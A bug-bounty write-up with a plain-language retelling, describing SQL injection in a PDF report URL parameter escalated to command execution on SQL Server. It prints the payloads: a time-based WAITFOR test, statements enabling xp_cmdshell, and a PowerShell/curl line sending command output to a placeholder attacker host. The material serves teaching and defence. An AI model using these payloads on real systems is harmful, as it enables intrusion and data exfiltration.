SQL injection to Remote Command Execution (RCE)
A PDF report generation feature had a SQL injection vulnerability in one of its URL parameters. The attacker used time-based blind SQL injection to confirm it, then enabled xp_cmdshell to execute operating system commands on the database server.
 Published on systemweakness.com
System Weakness
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up describes how an SQL injection (SQLi) found in a web application was pushed all the way to remote command execution (RCE) on the database server. The author notes that the program name cannot be disclosed because of an NDA, so the target is described only as a web application with a PDF report generating feature.
The feature itself is ordinary: the application produces PDF reports, and the URLs of the generated PDF pages carry parameters. That parameterised URL is the only attack surface discussed in the report.
The author opens with two definitions, quoted from their sources. SQL injection is described as a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed (source: Imperva). Command injection is described as an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application (source: OWASP).
Setup
No accounts, roles, tool versions or application stack details are given. What the report does establish is the tooling used on the attacker side:
- Manual browsing of the application's pages to find the feature.
- An HTTP server reachable from the target, used first as a ping destination and later to receive command output.
- An ngrok hostname, used as the ping target.
- A second host, referred to in the report as
xxxxxx.net, used to receive the output of commands executed through PowerShell and curl.
The database engine is identified during testing as SQL Server, because the time-based test uses the WAITFOR keyword and the later steps use xp_cmdshell and sp_configure.
Finding it
While manually going through the pages of the app, the author came across the PDF report generating functionality. Nothing looked out of the ordinary or exploitable except the URLs of the PDF generated pages, which had parameters.

Figure 1 shows those parameterised URLs of the generated PDF pages, the starting point of the investigation.
The next step was error triggering. The author tried the various parameters, and none of them produced anything except one parameter, which returned a 500 error page after an asterisk * was inserted.

Figure 2 shows that 500 error page. The report quotes lifewire on what the status means: the 500 Internal Server Error is a very general HTTP status code that means something has gone wrong on the website's server, but the server could not be more specific on what the exact problem is.
After the 500 error, the author moved to confirmation by timing.
Exploitation
Step 1: Confirm the injection with a time-based blind test
The author decided to trigger a 10-second time-based blind SQLi using the WAITFOR keyword in SQL Server. The page returned a response after 12 seconds (12,000 milliseconds).

Figure 3 shows that first delayed response. For a page that normally returned results after 2 seconds, this was already interesting. The author then used 20 seconds and got a response after 22 seconds (22,000 milliseconds), which confirmed the finding.

Figure 4 shows the second, longer delay. The author used 20 seconds and got a response after 22 seconds, which confirmed the finding.
Step 2: Enable xp_cmdshell
With the backend confirmed as SQL Server, the author leveraged the SQLi to enable xp_cmdshell with the following statement:
; EXEC sp_configure ‘show advanced options’, 1; RECONFIGURE; EXEC sp_configure ‘xp_cmdshell’, 1; RECONFIGURE; —
The leading semicolon terminates whatever statement the application had already built around the parameter, so the injected batch runs alongside it. sp_configure 'show advanced options', 1 makes the advanced settings visible, RECONFIGURE applies that change, then sp_configure 'xp_cmdshell', 1 turns the extended stored procedure on and a second RECONFIGURE applies it. The trailing comment marker discards the remainder of the original query.

Figure 5 shows the request carrying this statement.
Step 3: Prove command execution with a ping
After enabling xp_cmdshell, the author pinged the HTTP server with:
;EXEC xp_cmdshell ‘ping xxxxxxxx.ngrok.io’; —
xp_cmdshell runs the supplied string as an operating system command under the account the SQL Server service runs as. The author got a response back, which demonstrated that arbitrary commands were now executing on the host.
Step 4: Exfiltrate command output over HTTP
The author used PowerShell and curl to send the output of a command to the HTTP server. The command used was whoami, and the response was nt service\mssqlserver:
;EXEC xp_cmdshell ‘powershell -c “$x = whoami; curl http://xxxxxx.net/get?output=$x"';--
PowerShell runs whoami, stores the result in $x, and then calls curl with the value appended to the output query parameter of the author's host. The result, nt service\mssqlserver, shows the command ran as the SQL Server service account rather than as a full administrator, which is a useful detail for judging the real blast radius.


Figures 6 and 7 show the request and the received output respectively.
Root cause
The report does not include the application code, so the exact construction of the query is not shown. What the behaviour implies is that the parameter from the PDF report URL is concatenated into a SQL statement without parameterisation, so a value containing SQL syntax changes the meaning of the query. The 500 error on an asterisk and the WAITFOR delay point the same way: the input reaches SQL Server as code.
Two server-side conditions made the escalation possible. First, the SQL Server login used by the application had enough privilege to run sp_configure and change show advanced options and xp_cmdshell. Second, xp_cmdshell could be enabled, which is not the case on a hardened instance where the procedure is disabled and the setting is locked down. The report does not say whether any WAF, input validation or least-privilege configuration was present; the observed behaviour suggests none of these stopped the payloads.
Impact
Under the conditions above, an attacker who can reach the vulnerable parameter can, once xp_cmdshell is enabled, run operating system commands on the database host. In this case the commands ran as nt service\mssqlserver, the SQL Server service account, which limits what those commands can do compared with a full administrative context but still gives code execution on the server.
The report does not describe what data the application held, how many users were affected, or whether the finding was reported and remediated. It also does not state a bounty or severity.
Fix
The report's recommendation is short: in order to prevent this attack, it is important to make use of parameterised queries. Parameterisation keeps user input as data rather than SQL syntax, which removes the injection point regardless of what characters the parameter contains.
Beyond that, the same escalation would be blocked by running the application's database login with the minimum privileges it needs, keeping xp_cmdshell disabled, and restricting who can change show advanced options.
Variants to test
- Parameterised report and export URLs. Any feature that builds a document from URL parameters is worth a look. A single quote, an asterisk or a similar syntax character that produces a 500 while other parameters do not is the first sign. A positive result is a repeatable, input-scaled delay from a
WAITFORpayload. - Stacked statements. If the driver allows them, try appending a second statement after a semicolon. A positive result is that the second statement's effect is observable, for example a configuration change or a delay.
- Privilege of the database login. Once injection is confirmed, check whether the login can read
sp_configureoutput or change settings. A positive result is thatshow advanced optionscan be turned on andxp_cmdshellenabled. - Out-of-band confirmation. Where in-band output is not visible, use a ping or an HTTP request to a host you control, as in this report. A positive result is a hit on your listener that correlates with the request you sent.
- Command output retrieval. If
xp_cmdshellworks, run a harmless command such aswhoamiand send the result to your listener through PowerShell and curl. A positive result is the account name arriving in your logs, which also tells you the privilege level you have.
What happened, in plain words
A security researcher was looking around a web application, the kind of site you open in a browser, and found a feature that generates PDF reports. The web addresses (URLs) used to produce those PDF pages contained parameters, which are the little pieces of information after a question mark in a web address that tell the site what to show. Those parameters turned out to be injectable, which let the researcher send database instructions through them. By typing special database instructions into one of those parameters, the researcher was able to make the database wait on purpose, which proved the weakness was real. From there, the researcher turned on a feature of the database that lets it run operating system commands, and then ran commands on the server itself. That last step is called remote command execution, or RCE: someone sitting at their own computer can make the target server run commands.
The researcher could not name the program because of an NDA, a non-disclosure agreement, which is a contract promising not to reveal details about a client or a job. So the target is described only as a web application with a PDF report generating feature.
Before going further, two ideas need explaining, because the whole story depends on them.
SQL injection (SQLi). A database is like a huge, very fast filing cabinet. The application talks to it in a language called SQL, which is a set of instructions such as "find the row where the name is Alice". Normally the application builds those instructions itself and only slots in the user's input as a value. SQL injection happens when the application instead glues the user's input directly into the instruction, so that if the user types database words, the database treats them as instructions rather than as plain text. The report quotes Imperva's definition: SQL injection is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. A simple comparison: if a form asks for your name and you write "Alice, and also delete everything", a well-built system treats that whole string as your name; a badly built one treats the second half as a new command.
Remote command execution (RCE), also called command injection. The report quotes OWASP's definition: command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. In everyday terms, the server is a computer like yours, with its own operating system and its own command line. RCE means you have found a way to type commands into that computer from far away, as if you were sitting in front of it.
Finding the SQLi vulnerability
The researcher browsed the application's pages by hand, clicking around like any normal user, and came across the PDF report generating feature. Nothing looked unusual or exploitable except one thing: the URLs of the generated PDF pages had parameters in them.
Figure 1 shows those parameterised URLs of the generated PDF pages, the starting point of the investigation. A URL with parameters looks something like report?id=42&type=pdf, where id and type are the parameter names and 42 and pdf are their values. Each parameter is a place where the application takes something from the address bar and uses it. That is why parameters are interesting to a tester: they are direct input from the outside world into the application's internals.
The next step was to try to make the application produce errors. The idea is simple: if you feed a parameter a character that means something special to a database, and the application breaks, that is a strong hint that the value is being handled as database code rather than as plain text. The researcher tried the various parameters, and none of them produced anything except one parameter, which returned a 500 error page after an asterisk * was inserted.
Figure 2 shows that 500 error page. A 500 error is an HTTP status code, which is a number a web server sends back to your browser to say how the request went; 200 means fine, 404 means not found, and 500 means the server itself ran into a problem. The report quotes lifewire on what the status means: the 500 Internal Server Error is a very general HTTP status code that means something has gone wrong on the website's server, but the server could not be more specific on what the exact problem is. In other words, the server tried to do something and fell over, and it did not tell the browser exactly why.
Why does an asterisk matter? In SQL, * is a wildcard meaning "everything" or "all columns". If the application pastes your value into a query and the database suddenly sees an asterisk in a place where it does not belong, the query becomes invalid and the database complains. The application then shows a 500 because it did not expect that complaint. After the 500 error, the researcher moved on to confirming it by timing.
Exploitation
Step 1: Confirm the injection with a time-based blind test
A "blind" injection is one where the application does not show you the database's answer directly. The classic trick is time: ask the database to pause for a few seconds, and see whether the web page takes longer to come back.
The researcher decided to trigger a 10-second time-based blind SQLi using the WAITFOR keyword in SQL Server. WAITFOR is a SQL Server instruction that makes the database wait for a specified amount of time before continuing. The page returned a response after 12 seconds (12,000 milliseconds).
Figure 3 shows that first delayed response. For a page that normally returned results after 2 seconds, this was already interesting: the page had taken roughly ten seconds longer than usual, which matches the ten seconds that were requested. The researcher then used 20 seconds and got a response after 22 seconds (22,000 milliseconds), which confirmed the finding.
Figure 4 shows the second, longer delay. The consistent offset between the requested delay and the observed response time is what makes the result convincing: the delay scales with the value supplied, which is the behaviour of a WAITFOR executed by the database. If the page had simply been slow for unrelated reasons, asking for 10 seconds and then 20 seconds would not have produced delays that tracked those numbers so closely.
Step 2: Enable xp_cmdshell
Now the researcher knew the backend was SQL Server, Microsoft's database product. SQL Server has a feature called xp_cmdshell, an "extended stored procedure", which is a built-in routine that lets the database run operating system commands. It is switched off by default on modern installations precisely because it is dangerous: if an attacker can run SQL, and xp_cmdshell is available, the attacker can run commands on the server. The researcher leveraged the SQLi to enable it with the following statement:
; EXEC sp_configure ‘show advanced options’, 1; RECONFIGURE; EXEC sp_configure ‘xp_cmdshell’, 1; RECONFIGURE; —
Line by line, in plain words:
- The leading
;ends whatever statement the application had already built around the parameter. Think of it as putting a full stop where the application expected the sentence to continue, so that what follows is treated as a new sentence. EXEC sp_configure ‘show advanced options’, 1runs a built-in procedure calledsp_configure, which changes database settings. The settingshow advanced optionsis set to1, meaning on. Many settings are hidden until this switch is flipped.RECONFIGUREtells SQL Server to apply the change that was just made. Changing a setting and applying it are two separate steps.EXEC sp_configure ‘xp_cmdshell’, 1then turns on thexp_cmdshellfeature itself.- The second
RECONFIGUREapplies that second change. - The trailing
—is a comment marker in SQL: everything after it is ignored. It is there to discard the remainder of the original query, which would otherwise be left dangling and cause a syntax error.
Figure 5 shows the request carrying this statement.
Step 3: Prove command execution with a ping
With xp_cmdshell enabled, the next question is whether commands actually run. The researcher pinged the HTTP server with:
;EXEC xp_cmdshell ‘ping xxxxxxxx.ngrok.io’; —
Line by line:
;again ends the application's original statement.EXEC xp_cmdshell ‘ping xxxxxxxx.ngrok.io’asks SQL Server to run the operating system commandpingagainst the hostnamexxxxxxxx.ngrok.io. A ping is a simple network message that asks another computer "are you there?" and waits for a reply. ngrok is a service that gives you a public address that forwards to a server you control, which is handy when your own machine is behind a home router.; —ends the statement and comments out anything left over.
xp_cmdshell runs the supplied string as an operating system command under the account the SQL Server service runs as. The researcher got a response back, which demonstrated that arbitrary commands were now executing on the host. In other words, the researcher's own server saw the incoming ping, which could only have come from the target machine running the command.
Step 4: Exfiltrate command output over HTTP
Seeing a ping arrive proves commands run, but it does not show what those commands produce. The researcher used PowerShell and curl to send the output of a command to the HTTP server. PowerShell is a command-line tool built into Windows, and curl is a small program that fetches or sends web requests. The command used was whoami, which simply prints the name of the account the command is running as, and the response was nt service\mssqlserver:
;EXEC xp_cmdshell ‘powershell -c “$x = whoami; curl http://xxxxxx.net/get?output=$x"';--
Line by line:
;ends the application's original statement.EXEC xp_cmdshell ‘...’asks SQL Server to run the operating system command inside the quotes.powershell -c "..."starts PowerShell and tells it to run the command that follows.$x = whoamirunswhoamiand stores its result in a variable called$x. A variable is just a named box that holds a value for later use.curl http://xxxxxx.net/get?output=$xsends a web request to the researcher's server, with the contents of$xplaced afteroutput=. The server's logs therefore record the account name.- The closing
';--finishes the SQL string and comments out the rest.
The result, nt service\mssqlserver, shows the command ran as the SQL Server service account rather than as a full administrator, which is a useful detail for judging the real blast radius. A service account is a limited account that Windows creates for a program to run under, so it usually has fewer rights than a human administrator.
Figures 6 and 7 show the request and the received output respectively.
Root cause
The report does not include the application code, so the exact construction of the query is not shown. What the behaviour implies is that the parameter from the PDF report URL is concatenated into a SQL statement without parameterisation, so a value containing SQL syntax changes the meaning of the query. Concatenation means gluing strings together, like joining "SELECT * FROM reports WHERE id = " with whatever the user typed. Parameterisation, by contrast, keeps the user's value separate from the instruction, so the database always treats it as data.
The 500 error on an asterisk and the WAITFOR delay point the same way: the input reaches SQL Server as code. Stacked statements means the database accepts several instructions separated by semicolons in one go, which is what made the ; EXEC ... payloads possible.
Two server-side conditions made the escalation possible. First, the SQL Server login used by the application had enough privilege to run sp_configure and change show advanced options and xp_cmdshell. Second, xp_cmdshell could be enabled, which is not the case on a hardened instance where the procedure is disabled and the setting is locked down. The report does not say whether any WAF, input validation or least-privilege configuration was present; the observed behaviour suggests none of these stopped the payloads. A WAF, or web application firewall, is a filter that sits in front of a site and tries to block malicious-looking requests.
Impact
Under the conditions above, an attacker who can reach the vulnerable parameter can, once xp_cmdshell is enabled, run operating system commands on the database host. In this case the commands ran as nt service\mssqlserver, the SQL Server service account, which limits what those commands can do compared with a full administrative context but still gives code execution on the server.
It also does not state a bounty or severity.
Fix
The report's recommendation is short: in order to prevent this attack, it is important to make use of parameterised queries. Parameterisation keeps user input as data rather than SQL syntax, which removes the injection point regardless of what characters the parameter contains. Going back to the filing cabinet comparison: the instruction is written in advance with a blank space for the value, and the value is handed over separately, so nothing the user types can turn into a new instruction.
Beyond that, the same escalation would be blocked by running the application's database login with the minimum privileges it needs, keeping xp_cmdshell disabled, and restricting who can change show advanced options.
Variants to test
- Parameterised report and export URLs. Any feature that builds a document from URL parameters is worth a look. A single quote, an asterisk or a similar syntax character that produces a 500 while other parameters do not is the first sign. A positive result is a repeatable, input-scaled delay from a
WAITFORpayload. - Stacked statements. If the driver allows them, try appending a second statement after a semicolon. A positive result is that the second statement's effect is observable, for example a configuration change or a delay.
- Privilege of the database login. Once injection is confirmed, check whether the login can read
sp_configureoutput or change settings. A positive result is thatshow advanced optionscan be turned on andxp_cmdshellenabled. - Out-of-band confirmation. Where in-band output is not visible, use a ping or an HTTP request to a host you control, as in this report. A positive result is a hit on your listener that correlates with the request you sent. "Out-of-band" simply means the evidence comes back through a different channel than the web page itself.
- Command output retrieval. If
xp_cmdshellworks, run a harmless command such aswhoamiand send the result to your listener through PowerShell and curl. A positive result is the account name arriving in your logs, which also tells you the privilege level you have.
Glossary
- SQL: the language applications use to ask a database to store, find or change information.
- Database: the program that holds and organises a site's data, like a very fast filing cabinet.
- SQL injection (SQLi): a weakness where user input is treated as database instructions instead of plain data.
- Remote command execution (RCE): running commands on a target computer from somewhere else.
- Command injection: an attack that makes a vulnerable application run operating system commands.
- Parameter: a named value in a URL, such as
id=42, that the application reads and uses. - URL: the address of a page or resource on the web.
- HTTP status code: a number a web server returns to say how a request went, such as 200 for success or 500 for a server error.
- 500 Internal Server Error: a general error meaning the server ran into a problem it could not describe more precisely.
- Asterisk (
*): in SQL, a wildcard meaning "everything" or "all columns"; in the wrong place it breaks a query. - Blind SQL injection: injection where the application does not show the database's answer, so you infer success another way, often by timing.
- Time-based test: confirming injection by asking the database to pause and measuring whether the page takes longer to respond.
WAITFOR: a SQL Server instruction that makes the database pause for a set time.- SQL Server: Microsoft's database product.
xp_cmdshell: a SQL Server feature that lets the database run operating system commands; off by default because it is dangerous.- Extended stored procedure: a built-in routine in SQL Server, such as
xp_cmdshell. sp_configure: a SQL Server procedure for viewing and changing database settings.show advanced options: a SQL Server setting that must be turned on before many other settings can be changed.RECONFIGURE: the SQL Server command that applies a setting change.- Stacked statements: several SQL instructions sent together, separated by semicolons.
- Comment marker (
—): SQL syntax that makes the database ignore everything after it. - Ping: a simple network message asking another computer whether it is reachable.
- ngrok: a service that gives your own server a public address that forwards to it.
- PowerShell: a command-line tool built into Windows for running commands and scripts.
- curl: a small program for sending and receiving web requests.
whoami: a command that prints the name of the account it runs under.- Variable: a named box that holds a value, such as
$x. - Service account: a limited account Windows creates for a program to run under.
- Exfiltration: getting data out of a target and back to the attacker.
- Out-of-band: evidence that comes back through a different channel than the main response.
- Parameterised query: a way of building database queries where user input is kept separate from the instruction, so it cannot become code.
- Concatenation: gluing strings together, which is how the vulnerable query was likely built.
- WAF (web application firewall): a filter in front of a site that tries to block malicious requests.
- Least privilege: giving an account only the rights it actually needs, and no more.
- NDA (non-disclosure agreement): a contract promising not to reveal certain information.
- Blast radius: how much damage an attacker can do once inside.




